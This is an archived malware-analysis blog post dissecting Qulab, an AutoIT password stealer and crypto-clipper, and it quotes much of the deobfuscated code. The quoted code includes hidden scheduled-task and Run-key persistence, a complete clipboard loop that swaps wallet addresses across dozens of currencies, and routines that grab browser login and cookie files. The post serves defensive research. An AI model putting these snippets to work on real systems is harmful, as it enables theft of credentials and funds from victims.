Let’s play with Qulab, an exotic malware developed in AutoIT

Published: 2019-03-25 · Archived: 2026-04-05 20:26:02 UTC

After some issues that kept me far away from my researches, it’s time to put my hands again on some sympathetic stuff. This one is technically and finally my real first post of the year (The anti-VM one was a particular case).

So today, we will dig into Qulab Stealer + Clipper, another password-stealer that had my attention to be (on my point view) an exotic one, because it is fully developed in AutoIT and have a really cool obfuscation technique that occupied me for some times. Trends to have malware that is coded in some languages different than C, C++, .NET or Delphi is not new, there is a perfect case with the article made by Hasherezade earlier this year for a stealer developed in GoLang (that I highly recommend taking a look on it).

Normally, using AutoIT scripts in that area is pretty common. It’s widely used as a packer for hiding detection or as a node into an infection chain, but as a whole password-stealer, it’s not the same. I could say it’s a particular case because it’s resale with support on the black market.

Even if as usual, techniques remains the same for the stealing features, it’s always entertaining to see how there is plenty of ways to achieve one simple goal. Also, the versatility on this one is what makes me overwhelmed my curiosity and burning all my sleep time for some reasons…

Qulab is focusing on these features:

- Browser stealing
- Wallet Clipper
- FTP creds
- Discord / Telegram logs
- Steam (Session / Trade links / 2FA Authenticator by abusing a third party software)
- Telegram Bot through a proxy
- Grabber

Auto IT?

As I mentioned in the intro, Qulab is coded in AutoIT, for people that are really not in touch it or have no idea about it, it is an automation language who has a syntax similar to the BASIC structure, it’s designed to work only on Microsoft Windows.

They are two way to execute AutoIT scripts :

- If the script is run with the .au3 format, AutoIT dependances are required and all the libraries that are necessary to run it.
- If the script is compiled all the libraries are added into it for avoiding dependances. It means that you don’t need to install AutoIT for executing PE.

When the instructions are compiled into an executable file, it's easy to catch if we are analyzing an AutoIT script by a simply checking some strings, so there already some Yara rules that made the task to confirm that is the case.

```
rule AutoIt
{
        meta:
                author = "_pusher_"
                date = "2016-07"
                description = "www.autoitscript.com/site/autoit/"
        strings:
                $aa0 = "AutoIt has detected the stack has become corrupt.\n\nStack corruption typica
                $aa1 = "AutoIt Error" wide ascii nocase
                $aa2 = "Missing right bracket ')' in expression." wide ascii nocase
                $aa3 = "Missing operator in expression." wide ascii nocase
                $aa4 = "Unbalanced brackets in expression." wide ascii nocase
                $aa5 = "Error parsing function call." wide ascii nocase

                $aa6 = ">>>AUTOIT NO CMDEXECUTE<<<" wide ascii nocase
                $aa7 = "#requireadmin" wide ascii nocase
                $aa8 = "#OnAutoItStartRegister" wide ascii nocase
                $aa9 = "#notrayicon" wide ascii nocase
                $aa10 = "Cannot parse #include" wide ascii nocase
        condition:
                5 of ($aa*)
}
```

On my side, I will not explain the steps or tools to extract the code, they are plenty of tutorials on the internet for explaining how it's possible to extract some AutoIt scripts. The idea here is to focus mainly on the malware, not on the extracting part…

Code Obfuscation

After extracting the code from the PE, it's easy to guess that some amazing stuff is coming to our eyes by just looking the amount of code… The analysis of this malware will be some kind of challenge.

```
cat Qulab.au3 | wc -l
21952 // some pain incomming
```

The source code is really (really) obfuscated but not hard to clean it. it takes just quite some times with the help of homemade scripts to surpass it. But as an analyst that wants to have information, a simple dump of the process during the execution and the report a sandbox is sufficient to understand the main tasks.

For non-technical people, I have created a dedicated page on GitHub for being able to read and learn easily the AutoIT fundamentals. I highly recommend to open it during the reading of this article, it will be easier. you had also to read the official AutoIT FAQ for understanding the API. Unfortunately, it's not complete as the Microsoft MSDN documentation but it's enough about the basic principles of this language…

It's impossible to explain all form of obfuscation in this malware, but this is a summary of the main tricks.

- Variable & Function Naming convention

All variables except few exceptions are in that form

```
\$A\d[A-F0-9]{3,10}
```

It's wonderful to see over ten thousand (and more) variables like this into the whole script (sarcasm)

```
$A18A4000F15
$A5AA4204E10
$A0FA4403A33
$A55A4601801
$A24A4804C5C
...
```

- Garbage conditions

When there is an obfuscated code, there is obviously a huge amount of nonsense conditions or unused functions. It doesn't take a long time to get the idea on Qulab because they are easily catchable by pure logic, take an example on this one :

```
FUNC A5D10600720(BYREF $A37E6C01A00,$A183A702F3C)
    IF NOT ISDECLARED("SSA5D10600720") THEN
    ENDIF
```

```
    ...
    ...
ENDFUNC
```

This a classical pattern, the condition is just checking if a variable ("SS" + Function Name) is not declared, inside there is always some local variables that are initiated for purposes of the functions and most of the time they are coming from the master array. By deobfuscating them, the whole conditions on this pattern can be removed variables are switched by their corresponding values, it permits to delete a lot of codes.

- Unused Functions

Another classy scheme is to find some unused functions, and this permit to clean effectively thousands of lines of junk code by creating a script for the purposes or using some [User-defined functions made by the AutoIT community](#).

```
[X] Unused functions detected -> 775...
[X] Unused functions detected -> 108...
[X] Unused functions detected -> 40...
[X] Unused functions detected -> 12...
[X] Unused functions detected -> 9...
[X] Unused functions detected -> 5...
[X] Unused functions detected -> 1...
```

- Initiating Variables and using them

```
GLOBAL LOCAL $VARIABLE_1 = FUNC1(ARRAY[POS])
...Code....
GLOBAL LOCAL $VARIABLE_455 = $VARIABLE_1
...Code...
GLOBAL LOCAL $VARIABLE_9331 = VARIABLE_455 <- Final Value
```

> Initiating them by a condition

```
IF $A4A7AC0550A=DEFAULT THEN $A4A7AC0550A=-NUMBER($A198A005329)
IF $A2F7AD03E54=DEFAULT THEN $A2F7AD03E54=-NUMBER($A2C8A10261F)
IF $A3D7AE0071E=DEFAULT THEN $A3D7AE0071E=-NUMBER($A218A202B4D)
IF $A3F7AF01354=DEFAULT THEN $A3F7AF01354=-NUMBER($A2A8A300E5F)
```

> Using count variable into a 2D Array, with a value that is stored inside a 20 000 length array.

```
$A31E5E11A1F[NUMBER($A2646512725)][NUMBER($A0C46615D39)]+=NUMBER($A5246713208)
```

> Hiding code error integers by a mixture of multiple functions and variables.


```
RETURN SETERROR($A2C07504A0A,NUMBER($A411740414D),NUMBER($A6017502D45))
```

Code Execution

This malware has an unorthodox way to execute code and it’s pretty cool.

1. Read the directives, follow them to go to the main function
2. The main function will set up the master array (I will explain this later)
3. When this function is done, the script will go again to the beginning by a purely logical way after the directives, and search for Global variables and instructions, for our case, it will be some global variables.
4. When all of the Global Variables have been initiated, it will skip all the functions because they are simply not called (for the moment), and will try to reach some exploitable instruction (as I explained above). When finally some code is reachable, a domino effect occurs, an initiated variable will call one function, that inside it will call one or multiple functions, and so on.
5. During the same process, there is also some encoded files that are hardcoded into the code and injected into the code for some specific tasks. When every setup tasks are done, it’s entering into an infinite loop for specific purposes.

In the end, it could be schematized like this.



Directives are leading the road path

Everything that is starting with '#' is a directive, this is technically the first thing that the script will check, and here, it's configured to go to a specific function at all cost that is "A5300003647_", this one is the main function.

```
#СЪЕБИСЬ ОТСЮБДА ДУДА ТЫ ССАНАЯ БЛЯХА МУХА
#NoTrayIcon
#OnAutoItStartRegister "A5300003647_"
```

#NoTrayIcon – Hide the AutoIT icon on the tray task
#OnAutoItStartRegister – The first function that will be called at the beginning of the script (an equivalent of the main function)

The Main function is VIP

The first function of Qulab is critical because this is where almost all the data is initialized for the tasks. The variable $DLIT is storing a "huge" string that will be split with the delimiter "o2B2Ct" and stored into the array $OS

Note: the name mentioned here is the one that will be used for this stealer script, results may vary between samples but the idea remains the same.

```
FUNC A5300003647_()
  FOR $AX0X0XA=1 TO 5
    LOCAL $DLIT="203020o2B2Ct203120o..."
    GLOBAL $A5300003647,$OS=STRINGSPLIT($DLIT,"o2B2Ct",1)
    IF ISARRAY($OS) AND $OS[0]>=19965 THEN EXITLOOP
    SLEEP(10)
    NEXT
ENDFUNC
```

Global Variables are the keys

Global Variables are certainly the main focus of Qulab, they are nowhere and everywhere, they are so impactful with the master array that a single modification of one Variable can have a domino effect for the whole malware that could end to a segmentation fault or anything else that could crash the script.

When a variable is initialized, there are multiple steps behind it :

1. Selecting a specific value from the master array
2. Converting the value to a string
3. Profit

```
GLOBAL $A1D7450311E=A5300003647($OS[1])
```

the function “A5300003647” is, in fact, an equivalent of “From Hex” feature, and it’s converting 2 bytes by 2 bytes the values.

```
FUNC A5300003647($A5300003647)
  LOCAL $A5300003647_
  FOR $X=1 TO STRINGLEN($A5300003647) STEP 2
    $A5300003647_&=CHR(DEC(STRINGMID($A5300003647,$X,2)))
    NEXT
```

```
  RETURN $A5300003647_
ENDFUNC
```

By just tweaking the instructions of the AutoIT scripts, with the help of some adjustments (thanks homemade deobfuscate scripts and patience), variables are now almost fully readable.

```
[X] Content 0/19966 modified...
[X] Content 5000/19966 modified...
[X] Content 10000/19966 modified...
[X] Content 15000/19966 modified...
```

After modifying our 19966 variables (that's a lot), we can see clearly most of the tasks that the malware has on the pipe statically. this doesn't mean that is done with this part, It's only a first draft and it needs to be cleaned again because there is a lot of unfinished tasks and of course as I explained above, most of them are unused.

```
35  GLOBAL $A24B8C40410=A5300003647($C
36  GLOBAL $A0029F42E14=A5300003647($C
37  GLOBAL $A5C99D43360=A5300003647($C
38  GLOBAL $A470A844347=A5300003647($C
39  GLOBAL $A077A441642=A5300003647($C
40  GLOBAL $A23DAE45C2D=A5300003647($C
41  GLOBAL $A3F4B845B54=A5300003647($C
42  GLOBAL $A1D55654E3F=A5300003647($C
43  GLOBAL $A3DAB355E1A=A5300003647($C
44  GLOBAL $A3B0CD52739=A5300003647($C
45  GLOBAL $A142FF5132E=A5300003647($C
46  GLOBAL $A126F751513=A5300003647($C
47  GLOBAL $A509FC56238=A5300003647($C
48  GLOBAL $A03DF152602=A5300003647($C
49  GLOBAL $A2100860E4C=A5300003647($C
50  GLOBAL $A1630E61307=A5300003647($C
51  GLOBAL $A5F70363450=A5300003647($C
52  GLOBAL $A4FA0864340=A5300003647($C
53  GLOBAL $A3BD0D6100C=A5300003647($OS[19736]),$A21D0E6391F=A5300003647($OS[19737]),$A15D0F6295D=A5300003647($OS[19738]),$A2CE0063B5F=A5300003
54  GLOBAL $A251126290B=A5300003647($OS[19789]),$A6111361E3D=A5300003647($OS[19790]),$A4511463C22=A5300003647($OS[19791]),$A5A11563741=A5300003
55  GLOBAL $A3D41761163=A5300003647($OS[19842]),$A4841863C15=A5300003647($OS[19843]),$A5241961419=A5300003647($OS[19844]),$A1D41A65438=A5300003
56  GLOBAL $A4F71C66301=A5300003647($OS[19895]),$A1C71D63B4F=A5300003647($OS[19896]),$A5771E60228=A5300003647($OS[19897]),$A1971F63A41=A5300003
57  GLOBAL CONST $A0A74404909=NUMBER($A1D7450311E)
58  GLOBAL CONST $A5A74604723=NUMBER($A6074704D60)
59  GLOBAL CONST $A5874803B43=NUMBER($A197490590F)
60  GLOBAL CONST $A2174A03749=NUMBER($A3674B00A4F)
```

Main code

After all that mess to understand what is the correct path to read the code, the script is now entering into the core step, The more serious business begins right now.

```
4692  ENDIF
4693  ENDFUNC
4694
4695
4696  FUNC A3D74103D36()
4697  IF NOT ISDECLARED("SSA3D74103D36")THEN
4698  ENDIF
4699  $A63CEC52907=STRINGTRIMLEFT(STRINGTOBINARY(EXECUTE(" @UserName ")&EXECUTE(" @ComputerName ")&
4700  $A6094C5405E=STRINGLEN($A63CEC52907)
4701  IF $A6094C5405E>40THEN
4702  $A63CEC52907=STRINGTRIMRIGHT($A63CEC52907,$A6094C5405E-40)
4703  ELSEIF $A6094C5405E<40THEN
4704  $A63CEC52907&=STRINGRIGHT($A63CEC52907,40)-$A6094C5405E)
4705  ENDIF
4706  RETURN $A63CEC52907
4707  ENDFUNC
4708
4709
4710  $A63CEC52907=A3D74103D36()
4711  $A60DE955B5F="hcproviders.exe"
4712  $A00DEB51215="{QDPCEY35-LMS-WHOE-XABL-NV19BK61GGXQ}"
4713  $A104A053309=EXECUTE(" @AppDataDir ")&"\amd64_microsoft-windows-c..termanagementsnapin"
4714  $A35DEF51B61="Z-1-2-51-1292985864-1333345806-1389097760-2017"
4715  $A04EE155E36="174431299"
4716  $A12EE355111="1249Z7BFkU7YPdX8hBmZGkJteGDfYm4Mw2"
4717  $A51EE555823="0xaf1bb2e451f104b6655d7b192a0f5369a263159d"
4718  $A0AEE754B15=""
```

To summarize all the task, this is briefly what's going on :

- Setting up, Variables that are configured in the builder
  - Name of the payload
  - Name of the schedule task
  - Name of the schedule task folder
  - name of the hidden AppData folder where the malware will do the tasks
  - Wallets
- Hide itself
- Do all the stealing tasks
- Decoding & load dependances when it's required
- Make the persistence
- And more… 🙂

Where is the exit?

Between two functions there is sometimes global variables that declared or there are also sneaky calls that have an impact into the payload itself. They could not be really seen at a first view, because they are drowned into an amount of code. So 1 or 2 lines between dozens of functions could be easily forgettable.

```
2021            ENDIF
2022                $A4765C44005=$A0228840103
2023        ENDIF
2024        RETURN SETEXTENDED($A2826733D59,$A1118343229)
2025    ENDFUNC
2026
2027    ONAUTOITEXITREGISTER("A1AA3F04218")
2028
2029    FUNC A5BA3D03620($A5A78144152,BYREF $A0648F43B14,$A1F58040E0C="",$A1DFE00395F=0,$A0258144E43=0)
2030        IF NOT ISDECLARED("SSA5BA3D03620")THEN
2031        ENDIF
2032        IF NOT ISBINARY($A5A78144152)THEN RETURN SETERROR(3,0$A5A78144152)
```

we can see that is also indicating the specific method that will be called at the end of everything.

```
ONAUTOITEXITREGISTER("A1AA3F04218")
```

So with just small research, we can see our function that will be called at the end of the script between a huge amount of spaghetti code.

```
CASE ELSE
RETURN SETERROR(NUMBER($A3EA8141B3C),NUMBER($A1DA824585D),NUMBER($A41A8340908))
ENDSELECT
$A2E58842F47=DLLSTRUCTCREATE($A3C48B44514)
$A501D213342=DLLCALL($A0DA844593C,$A62A8543628,$A45A864460B,$A63A8741D48,$A4D98F45816,$A08A8842D2C,$A45C1D30C0E)
$A051711262A=DLLSTRUCTCREATE($A3CA8943141&$A45C1D30C0E&$A63A8A43154,$A501D213342[NUMBER($A42A8B44003)])
$A52A8C43518=DLLSTRUCTSETDATA($A051711262A,NUMBER($A25A8D41955),$A2A98E44B1D)
$A27A8E44521=DLLSTRUCTSETDATA($A2E58842F47,$A1CA8F42D38,$A45C1D30C0E)
$A5CB804630B=DLLSTRUCTSETDATA($A2E58842F47,$A5CB8145113,DLLSTRUCTGETPTR($A051711262A))
RETURN $A2E58842F47
ENDFUNC
FUNC A1AA3F04218()
DLLCLOSE($A1A48943E37)
ENDFUNC
GLOBAL $A00B8242F50,$A41B8343904,$A2BB844352E
GLOBAL CONST $A17B8541939=NUMBER($A44B8641927)
GLOBAL CONST $A3AB8745F11=NUMBER($A30B8843E50)
GLOBAL CONST $A18B8944761=NUMBER($A0AB8A43521)
GLOBAL CONST $A61B8B43D28=NUMBER($A24B8C40410)
GLOBAL CONST $A36B8D45F18=NUMBER($A5AB8E41013)
GLOBAL CONST $A40B8F4622D=NUMBER($A4EC8042D32)
GLOBAL CONST $A44C814071E=NUMBER($A01C824052D)
GLOBAL CONST $A39C834381E=NUMBER($A3DC8443C3C)
GLOBAL CONST $A0AC8542B1C=NUMBER($A3BC8643D01)
```

Its in fact, closing crypt32.dll module, thats is used for the CryptoAPI.

```
GLOBAL $A1A48943E37=DLLOPEN("crypt32.dll")
```

Some curiosities to disclose

Homemade functions or already made?

For most of the tasks, the malware is using a lot of “User Defined Functions” (UDF) with some tweaks, as explained on the AutoIT FAQ: “*These libraries have been written to allow easy integration into your own scripts and are a very valuable resource for any programmer*”. it confirms more and more that open-source code and programming forums are useful for both sides (good & bad), so for developing malware it doesn’t require to be a wizard, everything is at disposition and free.

Also for Qulab, it’s confirmed that he used tweaked or original UDF for :

- SQL content
- Archiving content
- Telegram API
- Windows API
- Memory usage

Memory optimization

AutoIT programs are known to be greedy in memory consumption and could be probably a risk to be more detectable. At multiple time, the malware will do a task to check if there is a possibility to reduce the amount of allocated memory, by removing as much as possible, pages from the working set of the process. The manipulation required to use EmptyWorkingSet and could permit to reduce by half the memory usage of the program.

```
FUNC A0E64003F0C($A1B85D1000C=0)
    IF NOT $A1B85D1000C THEN $A1B85D1000C=EXECUTE(" @AutoItPID ")
    LOCAL $A3485F11D1D=DLLCALL("kernel32.dll","handle","OpenProcess","dword",(($A209DF54B2B<1536)?128
    IF @ERROR OR NOT $A3485F11D1D[0] THEN RETURN SETERROR(@ERROR+20,@EXTENDED,0)
    LOCAL $A5F55F1392E=DLLCALL(EXECUTE(" @SystemDir ")&"\psapi.dll","bool","EmptyWorkingSet","handle
    RETURN 1
ENDFUNC
```

First, it will grab the PID value of the AutoIT-compiled program by executing the macro @AutoItPID, then opening it with OpenProcess. But one of the argument is quite obscure

```
(($A209DF54B2B<1536)?1280:4352)
```

what is behind variable $A209DF54B2B? let’s dig into it…

```
GLOBAL CONST $A209DF54B2B=A2054F01A5F()

FUNC A2054F01A5F()
    LOCAL $A1656715F1D=DLLSTRUCTCREATE("struct;dword OSVersionInfoSize;dword MajorVersion;dword Mino
    DLLSTRUCTSETDATA($A1656715F1D,1,DLLSTRUCTGETSIZE($A1656715F1D))
    LOCAL $A5F55F1392E=DLLCALL("kernel32.dll","bool","GetVersionExW","struct*",$A1656715F1D)
    IF @ERROR ORNOT$A5F55F1392E[0] THENRETURNSETERROR(@ERROR,@EXTENDED,0)
    RETURN BITOR(BITSHIFT(DLLSTRUCTGETDATA($A1656715F1D,2),-8),DLLSTRUCTGETDATA($A1656715F1D,3)))
ENDFUNC
```

This is WinAPI function will retrieve the version of the current operating system used on the machine, the value returned is into a binary format. So if we look back and check with the official API.

```
//
// _WIN32_WINNT version constants
//

#define _WIN32_WINNT_NT4            0x0400 // Windows NT 4.0
#define _WIN32_WINNT_WIN2K          0x0500 // Windows 2000
#define _WIN32_WINNT_WINXP          0x0501 // Windows XP
#define _WIN32_WINNT_WS03           0x0502 // Windows Server 2003
#define _WIN32_WINNT_WIN6           0x0600 // Windows Vista
#define _WIN32_WINNT_VISTA          0x0600 // Windows Vista
#define _WIN32_WINNT_WS08           0x0600 // Windows Server 2008
#define _WIN32_WINNT_LONGHORN       0x0600 // Windows Vista
#define _WIN32_WINNT_WIN7           0x0601 // Windows 7
#define _WIN32_WINNT_WIN8           0x0602 // Windows 8
#define _WIN32_WINNT_WINBLUE        0x0603 // Windows 8.1
#define _WIN32_WINNT_WINTHRESHOLD   0x0A00 // Windows 10
#define _WIN32_WINNT_WIN10          0x0A00 // Windows 10
```

With knowing the Windows Version with this function, the AutoIT script is now able to open the process correctly and analyzing it. The last task is to purge the unused working set by calling EmptyWorkingSet for cleaning some unnecessary memory.

Task scheduling

Task scheduling with stealers is summarized with one line of code, a simple and effective ShellExecute command with schtask.exe to execute periodically something, as a persistence trick. Here it's a little bit more advanced than usual, in multiple points by using a TaskService Object

```
$A60FD553516=OBJCREATE("Schedule.Service")
$A60FD553516.Connect()
```

The new task is set with a flag value of 0, as explained in the MSDN Documentation, it's a mandatory value.

```
$A489E853A1E=$A60FD553516.NewTask(0)
```

To be less detectable, some tricks as being done to look like legit as possible by detailing that the process has been made by the correct user, the description, the name of the task and the task folder is adjusted by what the customer wants.

```
$A4A9E951E11=$A489E853A1E.RegistrationInfo()
$A4A9E951E11.Description()= $A487E851D38
$A4A9E951E11.Author()=EXECUTE(" @LogonDomain ")&"\"&EXECUTE(" @UserName ")
```

After some other required values to be configured that is not really necessary to talk, it's way more interesting to talk about the setting part of this Task Service because it is quite interesting.

To maximize the yield, Qulab tweaks the service whenever the situation :

- The laptop is not on charge
- The battery is low
- Network available or not

In the end, every minute, the task manager will run the task by executing the malware into the hidden repository folder in %APPDATA%.

```
$A4B9EA50562=$A489E853A1E.Settings()
$A4B9EA50562.MultipleInstances() = 0
$A4B9EA50562.DisallowStartIfOnBatteries()= FALSE
$A4B9EA50562.StopIfGoingOnBatteries()= FALSE
$A4B9EA50562.AllowHardTerminate()= TRUE
$A4B9EA50562.StartWhenAvailable()= TRUE
$A4B9EA50562.RunOnlyIfNetworkAvailable() FALSE
$A4B9EA50562.Enabled()= TRUE
$A4B9EA50562.Hidden()= TRUE
$A4B9EA50562.RunOnlyIfIdle()= FALSE
$A4B9EA50562.WakeToRun()= TRUE
$A4B9EA50562.ExecutionTimeLimit()= "PT1M" // Default PT99999H
$A4B9EA50562.Priority()= 3 // Default 5
$A3E9EB51B0D=$A489E853A1E.Principal()
$A3E9EB51B0D.Id()=EXECUTE(" @UserName ")
$A3E9EB51B0D.DisplayName()=EXECUTE(" @UserName ")
$A3E9EB51B0D.LogonType()=$A0B8E352D04
$A3E9EB51B0D.RunLevel()= 0
```

Another Persistence?

A classic one is used

```
IF NOT A3F64500C0D($A00DEB51215,$A35DEF51B61) THEN
REGWRITE("HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run",
         $A00DEB51215,"REG_SZ","""&$A104A053309&"\"&$A60DE955B5F&""")
```

There is nothing much to say more, about this part…

Encoding is not encryption

When I was digging into the code, I found a mistake that makes me laugh a little… The classical quote for saying that base64 is encryption. So maybe after this in-depth analysis, the malware developer will fix his mistake (or just insulting me :’))

```
FUNC BASE64($VCODE,$BENCODE=TRUE ,$BURL=FALSE )
    LOCAL $ODM=OBJCREATE("Microsoft.XMLDOM")
    IF NOT ISOBJ($ODM)THEN RETURN SETERROR(1,0,$VCODE&" (Encrypted in BASE64)")
        LOCAL $OEL=$ODM.createElement("Tmp")
        $OEL.DataType="bin.base64"
    IF $BENCODE THEN
        $OEL.NodeTypedValue=BINARY($VCODE)
    IF NOT $BURL THEN RETURN $OEL.Text
        RETURN STRINGREPLACE(STRINGREPLACE(STRING
    ELSE
        IF $BURL THEN $VCODE=STRINGREPLACE(STRING
        $OEL.Text=$VCODE
        RETURN BINARYTOSTRING($OEL.NodeTypedValue
    ENDIF
ENDFUNC
```

Malware Features

Clipper

If you are unfamiliar with what is a clipper, it's in fact really simple… The idea is to alter something that is in the clipboard content with the help of some filters/rules that is most of the cases simplify as regular expressions. If it matches with something, it will modify the amount of data caught with something else that was configured. It's heavily used for swapping crypto wallet IDs from the victim to the attacker one. This is also the case with Qulab, it's focusing on Wallets & Steam trade links.

This piece of code represent the core of the clipper :

```
WHILE 1
IF FILEGETATTRIB(EXECUTE(" @ScriptDir "))<>"SHD" THEN RUN("attrib +s +h """&EXECUTE(" @ScriptDir ")&""",EXECUTE(" @SystemDir ")),EXECUTE(" @SW_HIDE "))
IF NOT A3F64500C0D($A00DEB51215,$A35DEF51B61) THEN A0564E00A25($A35DEF51B61&"\"&$A00DEB51215,"",1,EXECUTE(" @YEAR ")&"-"&EXECUTE(" @MON ")&"-"&EXECUTE(" @MDAY ")&"T"&EXECU
A0E64003F0C()
SLEEP(200)
$A5B6BC5175A[0][0]=CLIPGET()
IF FILEEXISTS($A5B6BC5175A[0][0])THEN CONTINUELOOP
A1454404C2E("[48][1-9A-z]{105}",$A05FE654409,"XMR")
A1454404C2E("2[1-9A-z]{105}",$A34FE85614E,"BCN")
A1454404C2E("DdzFFzCqrht[1-9A-z]{93}",$A11FEF52601,"ADA")
A1454404C2E("[48][1-9A-z]{94}",$A05FE654409,"XMR")
A1454404C2E("2[1-9A-z]{94}",$A34FE85614E,"BCN")
A1454404C2E("G[1-9][1-9A-z]{93}",$A520F552A0F,"GRFT")
A1454404C2E("steamcommunity[.]com/tradeoffer/new/[?]partner=[0-9]{9}&token=[A-z0-9_]{8}",$A540F851951,"Steam")
A1454404C2E("0x[0-9A-z]{40}",$A51EE555823,"ETH")
A1454404C2E("q[a-z0-9]{41}",$A43FE15481B,"BCH")
A1454404C2E("t1[0-9A-z]{33}",$A1AFE55020A,"ZCASH")
A1454404C2E("3P[1-9A-z]{33}",$A4D0F25521E,"WAVES")
A1454404C2E("[13][1-9A-Z][1-9A-z]{32}",$A12EE355111,"BTC")
A1454404C2E("G[A-z][1-9A-z]{32}",$A08FE255333,"BTG")
A1454404C2E("X[a-z][1-9A-z]{32}",$A24FE354D63,"DASH"))
A1454404C2E("[LM][A-z][1-9A-z]{32}",$A60FE451F4B,"LTC")
A1454404C2E("D[A-Z1-9][1-9A-z]{32}",$A15FE955F46,"DOGE")
A1454404C2E("R[1-9a-z][1-9A-z]{32}",$A42FEC50C4D,"RDD")
A1454404C2E("B[1-9a-z][1-9A-z]{32}",$A09FEB56141,"BLK")
A1454404C2E("E[A-z][1-9A-z]{32}",$A13FEA5152A,"EMC")
A1454404C2E("r[A-z][1-9A-z]{32}",$A490F654D37,"XRP")
A1454404C2E("A[A-Z][1-9A-z]{32}",$A3DFEE52759,"NEO")
A1454404C2E("S[A-z][1-9A-z]{32}",$A250F150B5A,"STRAT")
A1454404C2E("Q[A-z][1-9A-z]{32}",$A550F35411A,"QTUM")
A1454404C2E("V[a-z][A-z][1-9A-z]{31}",$A600F452B3D,"VIA")
A1454404C2E("[0-9]{20}L",$A2D0F052D14,"LSK")
A1454404C2E("41001[0-9]{10}",$A0CEE954657,"Yandex Money")
A1454404C2E("R[0-9]{12}",$A14EEA55A25,"WMR")
A1454404C2E("G[0-9]{12}",$A05EEC51B3C,"WMG")
A1454404C2E("Z[0-9]{12}",$A27EEE5271A,"WMZ")
A1454404C2E("H[0-9]{12}",$A27EEE5271A,"WMH")
A1454404C2E("U[0-9]{12}",$A34EEF56254,"WMU")
A1454404C2E("X[0-9]{12}",$A02FE052218,"WMX")
A1454404C2E("380[0-9]{9}",$A47EE850D45,"QIWI")
A1454404C2E("79[0-9]{9}",$A0AEE754B15,"QIWI")
IF $A5B6BC5175A[0][0]<>$A1B6BB51A4C THEN CLIPPUT($A1B6BB51A4C)
$A5B6BC5175A[0][1]=0
WEND
```

So that are the steps:

1. Execute a script for checking if there any new data to send for the attacker
2. Checking if the ongoing task is present on the task scheduler.
3. Cleaning unnecessary Working Set (see the memory optimization explained above)
4. Make a pause in the loop for 200 ms
5. Get the content of the clipboard with ***CLIPGET***
6. Check all the wallet, if it matches, substitute with the wished value.

```
GLOBAL $A1B6BB51A4C,$A5B6BC5175A[1][2]
$A5B6BC5175A[0][1]=0

FUNC A1454404C2E($A185B850356,$A1D7B252614,$A2E7B354C27)
    IF $A1D7B252614<>"" THEN
        IF $A5B6BC5175A[0][1] = 0 THEN
            $A1B6BB51A4C=STRINGREGEXPREPLACE($A5B6BC5175A[0][0],"(\R|^|[^A-z0-9])"&$A185B850356&"([^A-z0-9]|$|\R)","${1}"&$A1D7B252614&"${2}")
            $A5B6BC5175A[0][1] = 1
        ELSE
            $A1B6BB51A4C=STRINGREGEXPREPLACE($A1B6BB51A4C,"(\R|^|[^A-z0-9])"&$A185B850356&"([^A-z0-9]|$|\R)","${1}"&$A1D7B252614&"${2}"))
        ENDIF
    ENDIF
ENDFUNC
```

1. Put the modified content on the Clipboard with ***CLIPPUT***
2. Repeat

All the values from the different wallet that the attacker wants to swap are stored at the beginning of the code section. By pure speculations, I'm considering that are the values that are configured in the builder.

```
$A04EE155E36="17[illegible]9"
$A12EE355111="12[illegible]Iw2"
$A51EE555823="0x[illegible]59d"
$A0AEE754B15=""
$A47EE850D45=""
$A0CEE954657=""
$A14EEA55A25=""
$A45EEB5052F=""
$A05EEC51B3C=""
$A0AEED5180C=""
$A27EEE5271A=""
$A34EEF56254=""
$A02FE052218=""
$A43FE15481B=""
$A08FE255333=""
$A24FE354D63=""
$A60FE451F4B=""
$A1AFE55020A=""
$A05FE654409="4Br[illegible]WtA
$A34FE85614E=""
$A15FE955F46=""
$A13FEA5152A=""
$A09FEB56141=""
$A42FEC50C4D=""
$A09FED52C3D=""
$A3DFEE52759=""
$A11FEF52601=""
$A2D0F052D14=""
$A250F150B5A=""
$A4D0F25521E=""
$A550F35411A=""
$A600F452B3D=""
$A520F552A0F=""
$A490F654D37="rPBI[illegible]1K1b"
```

Current List of Cryptocurrency Wallet that the stealer is switching.

Bitcoin	Bitcoin Cash	Bitcoin Gold	Bytecoin
Cardano	Lisk	Dash	Doge
Electronium	Ethereum	Graft	Litecoin
Monero	Neo	QIWI	Qtum
Steam Trade Link	Stratis	VIA	WME
WMR	WMU	WMX	WMZ
Waves	Yandex Money	ZCash	

Browser Stealer

Qulab is some kind of a puzzle with multiple pieces and each piece is also another puzzle. Collectings and sorting them to solve the entire fresco is some kind of a challenge. I can admit for the browser part, even if the concept is easy and will remain always the same (for the fundamentals of a Password Stealer), the way that it was implemented is somewhat clever.

At first, every browser that is supported by the malware is checked in turn, with specific arguments :

- The Browser path
- The files that the stealer wants to grab with "|" as a delimiter
- The Name of the browser

```
FUNC A2F44D02226()
IF NOT ISDECLARED("SSA2F44D02226")THEN
ENDIF
A0A44F01421(EXECUTE(" @AppDataDir ")&"\Flock","Login Data|Web Data|Cookies","Flock Browser",0)
A0A44F01421(EXECUTE(" @AppDataDir ")&"\Beaker Browser","Login Data|Web Data|Cookies","Breaker Browser",0)
A0A44F01421(EXECUTE(" @AppDataDir ")&"\Opera Software","Login Data|Web Data|Cookies","Opera",1)
